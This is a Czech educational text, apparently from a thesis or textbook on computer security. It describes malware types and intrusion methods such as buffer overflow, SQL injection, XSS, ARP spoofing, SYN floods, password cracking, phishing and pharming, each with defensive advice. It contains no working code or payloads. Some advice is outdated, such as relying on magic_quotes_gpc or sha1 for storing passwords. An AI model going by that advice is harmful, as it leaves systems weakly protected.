Zvlášť proti spyware je důležitý antispywarový nástroj. Mezi nejkvalitnější patří Spybot Search and Destroy. Dalšími nástroji tohoto typu jsou např. Ad-aware SE Personal, Spyware Terminator, Microsoft AntiSpyware, SpywareGuard aj. Opět dbejme na kvalitní a aktualizovaný operační systém, firewall a antivirový program.

1.2.10 Adware

Adware jsou [2] skupinou spyware, která se do vašeho počítače dostává legálně (s vaším souhlasem). Obvykle [17] jde o produkt, který znepříjemňuje práci s počítačem nějakou reklamou. Typickým příznakem jsou "vyskakující" pop-up reklamní okna během surfování a vnucováním stránek (např. nastavení výchozí stránky), o které uživatel nemá zájem. Část adware je doprovázena tzv. EULA licenčním ujednáním (End User License Agreement), kdy uživatel musí s instalací souhlasit. Adware může být součástí některých produktů (např. BSPlayer). Ačkoliv nás reklama doprovází během celé činnosti s daným programem, odměnou je větší množství funkcí, které nejsou v klasické free verzi (bez reklamy) dostupné. V počítači [14] se vyskytuje jen jedna jeho instance a nedochází k jeho množení. Rozdíl oproti spyware je v prováděných úkonech a škodlivosti. Nedochází ke sledování, ale naopak k otravování uživatele neustálou reklamou.

Obrana

Bránit se lze stejně jako proti spyware, použijeme antispywarový (antiadwarový) nástroj, např. Ad-aware SE Personal. Rozhodně by antispywarový (antiadwarový) nástroj neměl chybět v bezpečnostní výbavě každého počítače.

1.2.11 Keylogger

Keylogger je speciální spywarový program, který snímá stisky kláves a posílá nasbírané informace útočníkovi. Tyto informace mohou obsahovat vaše přihlašovací jména, hesla, přístupové piny k různým účtům apod.

Obrana

Keylogger je program, který spadá do skupiny spyware, a proto pro něj platí stejné bezpečnostní opatření.

1.2.12 URL injection

URL injection, někdy také [2] nazývané hijacker (česky únosce), je škodlivý kód měnící URL adresy zadaných stránek a přesouvající nás na úplně jiné webové stránky (nejčastěji na webové stránky s pornografickým obsahem) než jsme požadovali.

Obrana

Opět je zde jednoduchá rada: aktualizovat, aktualizovat a aktualizovat. Používat kvalitní antispywarový, antiadwarový a antivirový program a nastavit vyšší úroveň zabezpečení webového prohlížeče nebo začít používat bezpečnější, např. Mozilla Firefox.

1.2.13 Logická (časovaná) bomba


Logickou (časovanou) bombou [2] nazýváme takový malware, který je ukryt v počítači a čeká na vhodný signál (např. stisknutí [13] jisté kombinace kláves, dosažení určitého data apod.) a vzápětí provede předdefinovanou akci. Nejčastěji [2] používají logickou bombu lidé zevnitř prostředí tzv. „insideři“ (např. ve firmách), kteří byli v zaměstnání nespokojeni nebo byli propuštěni apod. Tito nespokojení zaměstnanci většinou prostředí velice dobře znají (zvláště když se jedná o správce sítě) a umí tak svůj útok velice dobře zamířit a způsobit značné škody. Před útoky [13] z vnějšku bývají počítačové systémy vcelku dobře zabezpečeny, ale proti napadení zevnitř bývají prakticky bezbranné. Dokládají to i statistiky, podle nichž je kolem 80 % bezpečnostních incidentů způsobeno právě vlastními zaměstnanci.

Obrana

Chránit se [2] proti takovému nebezpečí je velmi obtížné, protože útok zevnitř systému málokdo očekává. Je nutné podrobné vypracování bezpečnostní politiky, aby každý pracovník [13] v počítačové síti měl jasně definovaná práva, povinnosti a zodpovědnost.

1.2.14 Aktuální informace o hrozbách

Informace můžeme dohledat běžně na internetových stránkách zabývajících se bezpečností počítače. Například společnost Symantec (www.symantec.com) poskytuje návštěvníkům aktuální přehled hrozeb, rizik a zranitelností pomocí tzv. threat exploreru, náhled stránky můžete vidět na obrázku (Obr. 1). Dále společnost Eset (www.eset.com) zpracovává a publikuje pravidelné statistiky ohledně aktuálního škodlivého softwaru. Také na stránkách serveru Viry.cz (www.viry.cz) najdete odkazy na další weby zabývající se touto problematikou. Ze zahraničních stránek lze uvést např. organizaci CERT/CC (CERT Coordination Center) sledující bezpečnost na internetu a přidružené problémy. Zmínili jsme jen čtyři zástupce, ale na internetu jich můžeme za pár minutek najít celou řadu.



Obr. 1. Přehled hrozeb na webových stránkách společnosti Symantec.

1.3 Metody průniku

Metody průniku vždy [16] spočívají ve zneužití nějaké slabiny části počítačového systému. Mohou to být chyby přímo od výrobce (v aplikacích, operačním systému apod.), chyby dodavatele či administrátora (např. špatné nastavení) nebo chyby uživatele (slabá hesla apod.), dochází i k zneužívání síťových protokolů. Začneme metodou průniku, která tkví v přetečení vyrovnávací paměti.

1.3.1 Zneužití přetečení vyrovnávací paměti

Přetečení vyrovnávací paměti (angl. buffer overflow) je nejčastější [16] používanou technikou průniku do počítačového systému, která je způsobena programátorskou chybou,

díky níž dochází za jistých okolností k nežádoucímu přepsání paměti a zneužití pro spuštění vlastního kódu (tzv. shellcode). Rozlišujeme [18] dva typy přetečení bufferu: přetečení zásobníku (stack overflow) a přetečení haldy (heap overflow).

Přetečení [6] vyrovnávací paměti dosáhneme tedy tím, že ji naplníme proměnnou s větší hodnotou, než je očekávána, což vede při vhodně zvolených datech k neoprávněnému vykonání příkazů na cílovém počítači. Pokud má napadený proces privilegia administrátora, mají tato privilegia i vykonané příkazy. Problém je téměř vždy způsoben špatně napsaným programem, kdy aplikace uloží data do vyrovnávací paměti, aniž by zkontrolovala jejich formát.

Buffer overflow [18] nejčastěji vzniká při nevhodném použití programovacího jazyka (zpravidla C nebo C++), jenž nemá standardně implementované mechanizmy ochrany paměti. Ty pak musí manuálně vytvářet programátoři, kteří tak mnohdy nečiní nebo je dělají s chybami. Jedním z možných důsledků této chyby přitom je, že může dojít k přepsání nebo poškození korektních dat. Takovýchto [16] programátorských chyb (slabin softwaru) je poměrně značné množství. Naproti tomu programovací jazyky [18] jako Java a Lisp řídí vyčlenění paměti automaticky a používají kombinaci různých technik (run time checking, static analysis) k tomu, aby nějaký kód nenabízel pravděpodobnost nebo zcela vylučoval možnost buffer overflow. Některé operační systémy a čipové architektury mohou být konfigurovány tak, že jsou odolné přímo proti přetečení zásobníků, ale nikoliv proti přetečení haldy. Přetečení haldy vyžaduje náročnější hackerskou techniku, ovšem i ta je proveditelná.

Obrana

Neustále aktualizovat veškerý software na počítači. Používat jen ten software, který je kvalitní a byl dostatečně testován. Neinstalovat zbytečný software, který nebudeme využívat. Možnost [18] použití IDS (Intrusion Detection Systems), neboť tyto programy mají možnost detekovat pokusy právě o útok buffer overflow. Jak už bylo řečeno, i operační systémy mají některé obranné mechanismy, které si s tímto problémem dokážou poradit, např. ve Windows existuje funkce DEP (Data Execution Prevention) a v případě Linuxu je takovým řešením např. knihovna Libsafe, která přesměrovává volání potenciálně nebezpečných funkcí sama na sebe.

1.3.2 Zneužití chyb ve WWW aplikacích

Chyby, které se vyskytují [16] na WWW stránkách a webových aplikacích, vznikají opět nepozorností programátora. Prostřednictvím manipulace s dynamickými parametry WWW stránek (případně cookies) lze proniknout na server nebo získat neoprávněně data, která jsou na něm uložena. Mezi nejčastější útoky patří SQL injection a Cross Site Scripting (XSS) a jejich různé variace.

SQL injection

SQL injection je technika, při které dojde [19] k podvrhnutí vstupních dat (hodnot proměnných odesílaných serveru) tak, aby byl nějakým způsobem pozměněn výsledek SQL dotazu. Útok na WWW stránky [20] je zpravidla prováděn přes neošetřený formulář, manipulací s URL nebo pomocí zákeřně upravené cookie. Útočník [19] může získat např. uživatelská hesla, skryté e-mailové adresy, administrátorský účet webového systému, přístup ke všem účtům naráz nebo i smazat všechna data v tabulkách apod.

Útočník má [19] daleko jednodušší práci, když zná strukturu tabulky nebo databáze a nemusí proto odhadovat, jaké obsahuje sloupce, jejich názvy a jaké mají datové typy.

Variant [20] SQL průniků je velmi mnoho a nemusíme být přitom vázáni jen na předepsanou tabulku v SQL dotazu, ale můžeme vypisovat data odkudkoliv z databáze.

Obrana

Tyto doporučení platí spíše pro programátory WWW aplikací, protože běžný uživatel, který aplikaci používá, proti SQL injection nic nezmůže a nezbývá mu než čekat, až tuto chybu webmaster nebo programátor opraví. Nejjednodušší obranou [20] je vhodná kontrola a úprava vstupních dat. Prakticky každý skriptovací program s podporou databáze má nějakou vestavěnou funkci pro převedení potenciálně nebezpečných znaků na bezpečnou sekvenci (např. direktiva magic_quotes_gpc).

Je také [19] velmi důležité, aby aplikační skripty podávaly, co nejméně informací o struktuře databází a tabulek, hlavně v případě, když se vyskytne nějaká chyba. Nejlépe je dobré po nasazení aplikace do provozu celkově vypnout vypisování chyb.

Hesla by se měla porovnávat [19] a ukládat v databází pouze v zahashované podobě, např. použitím hashovací funkce „sha1“. Když pak dojde k ukradení těchto zahashovaných dat, je nesmírně těžké z nich dostat původní hodnotu.

Povolit v databázi jen základní SQL příkazy, protože málokdy je potřeba [20] přímo z aplikační vrstvy mazat tabulky či dokonce databáze.

Cross Site Scripting (XSS)

Cross Site Scripting, označována zkratkou XSS, je [21] volně přeloženo jako skriptování napříč servery. Jedná se opět o techniku napadení webových stránek, která je založena na injektování kódu na vstup webové aplikace, přesněji tam, kde programátor nezamýšlel vložení cizího kódu. XSS je aktuálně velkým bezpečnostním problémem, protože 8 až 9 webů z 10 je náchylných na některý z typů XSS. Typy XSS se dělí následovně:

- Lokální **(DOM based**) - využití i na statických stránkách [22] a jde o neošetřené přenesení proměnné z URL adresy do Javascriptu.
- Dočasné (**Non-Persistent**) - postaveno [22] na úpravě části URL, která se interpretuje do stránky jako její součást, například jako nadpis. Pokud do URL přidáme svůj kód, který není před interpretací upraven, tak se stránka v prohlížeči zachová, jako by námi vložený kód byl její součástí. Non-Persistent XSS [21] zahrnuje vše, co zadaný řetězec neukládá, ale pouze ho zpracuje a pošle na výstup.
- Trvalé (**Persistent**) - je problematikou [21] diskusních fór, guestbooků a podobných webových aplikací, které uchovávají data zadaná na vstup zpravidla v databázi nebo v souboru. Jde o nejnebezpečnější [22] typ XSS, protože se vám data načítají přímo z databáze, kde díky neošetřeným vstupům došlo k uložení nebezpečného kódu (např. komentář ve fóru). Zobrazením onoho komentáře pak dochází ke spuštění škodlivého kódu při každém načtení této stránky do prohlížeče.

Obrana

Na straně uživatele [22] by se dalo chránit pouze vypnutím Javascriptu v internetovém prohlížeči, ale ochrana proti XSS by měla být na straně serveru v podobě odfiltrování nebezpečných znaků z uživatelského vstupu (např. PHP funkcí htmlspecialchars).

1.3.3 Síťové techniky (Sniffing, Spoofing)

Sniffing

Sniffing [1] (česky čichání nebo čmuchání) je technika odposlechu síťové komunikace, při které útočník zjišťuje, co se zrovna na síti děje. Sniffing přímo není nástroj k útoku na počítačový systém, ale slouží k jeho přípravě díky [9] odposlouchávání, shromažďování

a následné analýze přenášených paketů. Sniffing se používá zejména při diagnostice sítě, k zjištění používaných služeb a protokolů, a odposlechu datové komunikace.

Sniffer (program, který umožní odposlech síťové komunikace) funguje [1] tak, že síťové rozhraní přepne do tzv. promiskuitního módu. Tím dokáže síťové rozhraní přijímat všechny pakety, které se na síti pohybují bez jakékoli další filtrace. Tyto pakety jsou zaznamenávány a analyzovány. Sniffer zjistí např. typ protokolu, IP adresy, MAC adresy, nastavení příznaků, v datové části lze najít i otevřeně přenášená hesla nebo další citlivé informace. Některé kvalitní sniffery jsou do jisté míry schopny složit celý průběh relace a dokážou filtrovat síťový provoz podle protokolů i v graficky přehledné formě. Velice důležité je umístění snifferu v síti, abychom získali ty správné informace. Při špatném umístění může jít v přepínatelných sítích totiž většina informací mimo sniffer.

Obrana

Základním předpokladem [9] bezpečnosti je odeslat data tak, aby je mohl přečíst pouze ten, komu jsou data adresována. Odeslaná data lze zabezpečit vhodným šifrováním, vhodným způsobem autentizace a ověřením integrity. Můžeme například využít šifrování dat skrze SSL certifikáty, odesílání emailu podepsaných PGP/GPG klíčem a systémem certifikátů. Měli bychom dbát na kontrolu svého počítače a používat některý z nástrojů pro odstranění škodlivého software (např. zmiňovaný SpyBot Search & Destroy).

Vhodně volit [9] aktivní prvky a jiné součásti sítě, které minimalizují všesměrové vysílání dat. Pokud si chceme prověřit naši síťovou komunikaci, tj. jaká data probíhají na síti a s kým komunikuje náš počítač, lze využít těchto programů, např. Nmap (ZenMap), Ettercap, Wireshark (dříve Ethereal), CommView, Network Monitor, dsniff, TcpDump (pro Linux) aj.

Spoofing

Spoofing znamená v češtině „napálit“. U techniky spoofingu se snaží neautorizovaný subjekt vydávat za autorizovaný, tím přijímat a analyzovat data a přeposílat je dále autorizovanému subjektu. Jinak řečeno [9] přesvědčit protistranu, že její komunikace probíhá s žádanou důvěryhodnou stranou. Spoofing je technika aktivního odposlouchávání.

Pokud chce útočník [9] odposlouchávat komunikaci mezi dvěma uzly sítě, je možné použít techniku „man-in-the-middle“ falšování ARP požadavků a odpovědí (ARP cache

poisoning nebo MAC address spoofing). Útočník musí oběma uzlům podstrčit svoji MAC adresu. Oběti si podvrženou MAC adresu uloží do ARP tabulky jako dvojici IP adresa/MAC adresa. Oběť pak sice odesílá data na správnou IP adresu, ale data putují na podvrženou MAC adresu útočníka. Útočník může nepozorovaně data pozměňovat a posílat dál oprávněným uzlům, nebo spojení úplně přerušit.

Obrana

Obrana proti [9] tomuto typu útoku je opět závislá na užitých aktivních prvcích v síti. Mnoho nových typů směrovačů a přepínačů má již integrované funkce port security, které ověřují a detekují falšovaní MAC adres.

1.3.4 Denial of Service (DoS) útoky

Denial of Service (DoS) neboli potlačení služby [1] není přímo útok na cílový počítač, ale na jeho spojovací cesty. Většina dřívějších DoS [5] útoků zneužívala chyb v implementaci TCP/IP (nazývány např. ping of death, Smurf, Fraggle, boink, teardrop), dokud většina z chyb nebyla opravena. Mezi tyto chyby lze řadit příliš velké pakety, překrývající se rozdělené pakety, zaplavení smyčky, nukery, drobení paketů, NetBIOS/SMB a jejich různé kombinace. Aktuálně je zde ovšem vážnější typ útoku na dostupnost služeb a to distribuované útoky (Distributed Denial of Service, DDoS).

Distribuované DoS

Těchto útoků [5] se účastní velké množství počítačů, které dokážou svými požadavky zahltit kapacitu i těch největších síťových linek. Tyto útoky jsou zaměřeny na zpracování paketů se SYN příznakem a je proti nim většina sítí bezbranná. Hackeři takovéto útoky mohou podniknout, pokud mají ve své moci „zombie“ počítače, které jsme zmiňovali v kapitole o počítačových infiltracích. Velké množství takto postižených počítačů tvoří tzv. zombie síť. V dnešní době se už hackeři nezaměřují jen na síťovou infrastrukturu, ale i na aplikační úroveň, proto musejí tvůrci aplikací myslet nejen na bezpečnost, ale i na jejich dostupnost.

Zaplavování SYN pakety [5] tedy využívá výměny dat implementace TCP/IP, kde běžné navázání spojení začíná postupem tzv. three-way handshake, při kterém zdrojový počítač vyšle paket SYN cílovému počítači, který naslouchá na nějakém svém otevřeném portu. Tento port přejde do stavu SYN_RECV a zdrojovému počítači odpoví paketem s příznaky

SYN/ACK. Nakonec pošle zdrojový počítač cílovému paket ACK a tím je spojení navázáno.

Při útoku SYN pakety [5] pošle hacker oběti SYN paket s padělanou zdrojovou adresou. Oběť na něj odpoví SYN/ACK paketem, ale na padělané adrese většinou žádný počítač neexistuje (pokud ano, odpověděl by RST paketem), takže oběť se dokončení spojení nedočká a jeho port zůstává ve stavu SYN_RECV, dokud nevyprší maximální povolená doba pro navazování spojení (přibližně 75 vteřin až 23 minut). Takto hacker odešle více SYN paketu během určité doby a ty se u oběti nastřádají do fronty, určené pro napůl otevřené porty, která má ale zpravidla malou kapacitu. Tento útok je u hackerů velice oblíbený a účinný.

Obrana

Bránit se [5] těmto útokům je velice obtížné. Je možné testovat webovou aplikaci nebo celou síť proti DoS útokům pomocí aplikací přímo určených na tento typ napadení, např. simulátorem WebLoad. Můžeme použít vybavení s obranou proti DoS, např. produkty jako Cisco Guard, Top Layer nebo směrovače Juniper, které umí zcela zneškodnit nebo výrazně omezit běžné DoS techniky. Měli bychom mít kvalitní síťové připojení s dostatečnou kapacitou a pravidelně aktualizovat operační systém.

1.3.5 Útoky na heslo

Útoky na heslo jsou velice starou metodou, která je ale pořád aktuální. Velice mnoho uživatelů používá jednoduchá hesla, která se nějakým způsobem snaží útočník získat. Takových způsobů je více, nejčastější metoda je hádání (lámání) hesel.

Nástroje na hádání hesel [1] patří k prvně používaným hackerským nástrojům. Říká se jim „password crackers“ neboli prolamovače a slouží k prolomení ochrany nebo autorizace, která je zabezpečena statickým heslem. Pracují tak, že zkouší nejrůznější kombinace znaků, pokud heslo projde autorizací, odešlou ho útočníkovi. Útok tímto nástrojem je dvojího druhu a rozdíl je v tom, jak zkouší kombinace znaků:

- **Slovníkové útoky** (dictionary attack) – zkouší použít známá hesla z vlastní databáze slov.
- **Útok hrubou silou** (brute-force attack) – zkouší postupně všechny možné kombinace hesla s potřebnou délkou z vybraných znaků.

Svůj vlastní slovník [1] obsahuje většina kvalitních prolamovačů, ve kterém jsou odstraněny zbytečné a většinou nesmyslné kombinace znaků. Na internetu lze najít spoustu prolamovačů, které disponují grafickým prostředím a umožňují nastavit parametry prolamování hesla. Kvalitu lze posuzovat podle slovníku, který obsahují a jakou rychlostí dokážou generovaná hesla ověřovat. V současnosti je rychlost prolamovačů, např. na odhalení hesla zakódovaných souboru Microsoft Word, zhruba 50 000 hesel za sekundu na běžném počítači. Najdou se samozřejmě i velmi kvalitní prolamovače s rychlostí až milion hesel za sekundu. Rychlost prolamování je ovšem ovlivněna těmito faktory: rychlostí počítače, na němž nástroj běží, typem prolamovaných dat (typ souboru), umístěním dat nebo souboru (na lokálním disku, v síti, na webu) a strukturou zakódovaného souboru.

Prolamovače se nedají [1] příliš používat v síťovém prostředí, protože autorizační procedury většinou obsahují ochranný mechanismus, který vyžaduje časový interval mezi zadáváním hesla a také omezuje počet omylů. Po několika neúspěšných pokusech se přístup zpravidla zablokuje.

Další variantou je získání hesla z odposlechu nezabezpečeného přenosu v síťové komunikaci, nebo použitím techniky sociálního inženýrství, které si vysvětlíme vzápětí.

Obrana

Důležitá je volba hesla. Aby bylo heslo bezpečné, mělo by být co nejdelší, ovšem dlouhá hesla se poměrně těžko pamatují. Aktuálně stačí, když je délka hesla 15 a více znaků, obsahující malá a velká písmena, číslice a jiné povolené znaky. Neměli bychom používat hlavně obyčejná a známá slova, aby nedošlo k jeho rychlému prolomení slovníkovým útokem.

1.3.6 Sociální inženýrství

Sociální inženýrství se využívá již řadu let. Dějiny [1] sociálního inženýrství jsou dějiny lidské hlouposti a slabin lidského vnímaní, které jsou po celou historii lidstva dnes a denně zneužívány. Sociotechnik je úplně něco jiného než jen obyčejný podvodník. Podvodník jen mámí z lidí peníze, na rozdíl sociotechnik využívá manipulace a přesvědčování se záměrem získání informací.


Sociální inženýrství [1] využívá nejslabší článek počítačových systému - člověka. Vše ovšem záleží na osobnosti sociotechnika, jak dokáže budit důvěru a s jakou lehkostí dokáže zdolávat zábrany a získávat např. přísně tajné informace z podniků, úřadů či jiných

institucí. Techniky ovlivňování lidí nejsou nic nového, jen jsou přeneseny do nového prostředí a důvtipně využívají manipulace prostřednictvím moderních technologií. Tyto technologie se snaží minimalizovat bezpečnostní riziko různými opatřeními, ale často se zapomíná na to nejdůležitější – lidský faktor.

Bezpečnost [1] není jen technologický problém, je to opakující se proces, který zahrnuje i problém lidí a řízení. S vývojem stále dokonalejších bezpečnostních technologií, které znesnadňují hledání slabin v systému, se útočníci stále více zaměřují na zneužití lidské slabiny systému. Překonání lidské bariéry je častokrát lehčí (i méně rizikovější), než se složitě „nabourávat" do systému pomocí hackingu.

Sociální inženýrství [1] by se dalo definovat jako „umění jak přimět ostatní lidi, aby splnili naše přání" nebo také „psychologické triky hrané na oprávněné uživatele systému za účelem získání přístupu do tohoto systému" apod. Obecně se však jedná o zneužití nejslabšího článku, o chytrou a promyšlenou manipulaci přirozené důvěřivosti člověka. Člověk je bezpečnostní slabina, která je univerzální, nezávislá na platformě, síti či druhu vybavení a kdokoliv, kdo má přístup k jakékoliv části systému, fyzicky či elektronicky, představuje potencionální bezpečnostní riziko.

Technika útoku sociotechnika [1] je zaměřena na selhání jednotlivce, využívající jeho podvědomé zvyky a vlastnosti. Sociotechnik využívá slabých míst v bezpečnostní politice firmy, dále své schopnosti manipulace a vytváření připravených situací. Každý útok začíná průzkumem volných a dostupných zdrojů informací, nejčastěji webových stránek firmy, různých marketingových materiálů, databází (obchodní kontakty, telefonní čísla, e-mailové adresy) apod. Detailnější a osobní informace o zaměstnancích může hledat i na sociálních sítích (Facebook, Tweeter, MySpace aj.) a využitím těchto soukromých informací (např. okruhu přátel oběti) může snáze vzbudit u oběti věrohodnější dojem. Proto jsou sociální sítě velice nebezpečné, avšak pro sociotechniky velice cenný zdroj informací. Na základě zjištěných informací tedy začíná budovat vztahy s vytipovanými osobami a získává si jejich důvěru, kterou následovně zneužije pro získání potřebné informace. Ovšem zde sociotechnický cyklus nekončí, protože informace získaná v tomto cyklu nemusí vést k dosažení cíle plánovaného útoku a sociotechnický cyklus se tak opakuje v novém prostředí. Tento cyklus si prohlédněte na obrázku (Obr. 2).



Obr. 2. Sociotechnický cyklus [1].

Pro sociotechnické útoky jsou používány různé kombinace prostředků, metod a prostředí. K základním prostředkům patří telefon, e-mail, internetový chat (v reálném čase), běžná papírová korespondence nebo osobní kontakt (pro sociotechnika jeden z nejvíce rizikových).

Obrana

Základem každé [1] úspěšné obrany je dobře zpracovaná bezpečnostní politika, která zejména vymezuje části organizace vyžadující vysoký stupeň ochrany dat a dokumentů a její důsledné dodržování. Nesmí se zapomínat na stanovení bezpečnostních pravidel a vysvětlit všem zaměstnancům, jak mohou vypadat základní příznaky sociotechnického útoku. I přesto není ochrana před sociotechnickým útokem vůbec jednoduchá, neboť směřuje na nejméně spolehlivý a přitom nejsložitější element celého systému - člověka.

Phishing

Phishing (česky rhybaření) je [1] technika využívající sociální inženýrství a jejím cílem je vylákání utajované informace z oběti útoku pomocí elektronické pošty (e-maily). Phishingové útoky [5] jsou zaměřeny na zákazníky finančních ústavů s elektronickým bankovnictvím, uživatelé služeb eBay a PayPal, zákazníky používající platební karty a na osoby, které manipulují se svými penězi přes internet. Při phishingu se útočník snaží pomocí podvrženého e-mailu nebo falešné webové stránky z oběti vylákat citlivá data,

obvykle [1] se jedná o přístupové heslo, číslo kreditní karty, číslo účtu, přístupové jméno nebo jiné údaje podobného typu. Takový falešný e-mail [2] může vypadat jako žádost bankovní instituce o ověření totožnosti, kde vás odkazuje na falešnou stránku s formulářem pro zadání osobních údajů. Vzhled této falešné stránky vypadá většinou téměř identicky jako skutečná stránka zmiňované instituce a právě takřka dokonale napodobený vzhled okna je největším problémem, neboť prostý uživatel si nebezpečí často ani neuvědomí.

V poslední době [2] již útočníci posílají skutečnou webovou stránku bankovní instituce, ale na ní je uveden odkaz (malé pop-up okno) s výzvou k zdání vašich citlivých dat. Tento odkaz už pravý není. Banky a internetové obchody tímto způsobem požadované informace nikdy nechtějí a ani chtít nemohou. Phisheři navíc často do svých zpráv přidávají výzvu, aby uživatelé na jejich zprávu neodpovídali, neboť byla automaticky generována počítačovým systémem. Právě takováto část zprávy by nás měla upozornit a dostatečně varovat.

Touto metodou [2] už byly napadeny miliony lidí (převážně v USA) a ztráty [5] se pohybují kolem jedné miliardy dolarů ročně a stále rostou. V České republice se zatím phishing nikterak nerozmohl, ale už jsou známy některé případy, např. [1] podvodný e-mail zaměřený na klienty České spořitelny.

Obrana

Jednoduchou obranou [2] je na tento e-mail nereagovat a vymazat ho, případně provést ověření pravosti nejlépe telefonickou formou u skutečné instituce. Pokud využíváme internetové bankovnictví, měla by s námi banka komunikovat pomocí zabezpečeného protokolu „https“. Rovněž platí, že nesmíme nikomu sdělovat hesla, přihlašovací jména a podobné osobní údaje. Nevyplňovat osobní informace do formulářů odkazovaných z e-mailu apod. Veškeré podezřelé aktivity si ověřovat, používat hlavně zdravý rozum a přemýšlet o tom, než něco takového provedeme.

Na obranu [5] před phishingovými útoky slouží i některé programy, které se nainstalují do webového prohlížeče, např. ScamBlocker, Anti-Phishing-Toolbar aj. Nebo můžeme [2] používat alternativní webový prohlížeč s přímo zabudovanou antiphishingovou ochranou např. Deepnet Explorer.

Pharming

Pharming (česky farmaření) je [2] náročnější a nebezpečnější variantou phishingu. Opět dochází k využití podvržených stránek za účelem vylákání osobních informací. Ovšem u pharmingu dochází k přepsání IP adresy, buď přímo v našem počítači nebo v DNS serveru (DNS cache poisoning). V první variantě dojde k napadení souboru, do kterého si ukládá webový prohlížeč navštěvované IP adresy, následkem toho se stane, že i po zadání korektní jmenné adresy (např. www.nejakabanka.cz) dojde k přesměrování na podvodnou stránku a nic netušící uživatel zadává své osobní informace v domnění, že je na skutečné požadované stránce.

Druhá varianta [2] je nebezpečnější, protože dochází k napadení DNS serveru a nikoliv domácího počítače. DNS server se stará o převod jmenné adresy na IP adresu, přepsáním této adresy dochází ke stejné situaci jako v první variantě a uživatel po napsání korektní adresy do webového prohlížeče vstoupí opět na falešné stránky. Avšak v tomto případě uživatelovi zabezpečení svého počítače nikterak nepomůže, protože k napadení došlo na vzdáleném DNS serveru, který uživatel nijak neovlivní.

Obrana

Bránit se proti [2] pharmingu je mnohem složitější než u phishingu, přesto pro něj platí stejné bezpečnostní opatření. Navíc bychom ještě měli dbát na pravidelně aktualizovaný a kvalitní firewall, antivirový, antispywarový program. Dále bychom měli psát ve webovém prohlížeči rovnou IP adresu (např. 62.168.32.8) místo jmenné adresy serveru, který chceme navštívit. Můžeme také použít nástroj Netcraft Toolbar, který umožňuje sledovat zeměpisnou polohu domén, takže si vždycky ověříme, zda se nacházíme v České republice nebo jsme byli přesměrováni na podvodné stránky někde do zahraničí.

1.4 Hacking a cracking

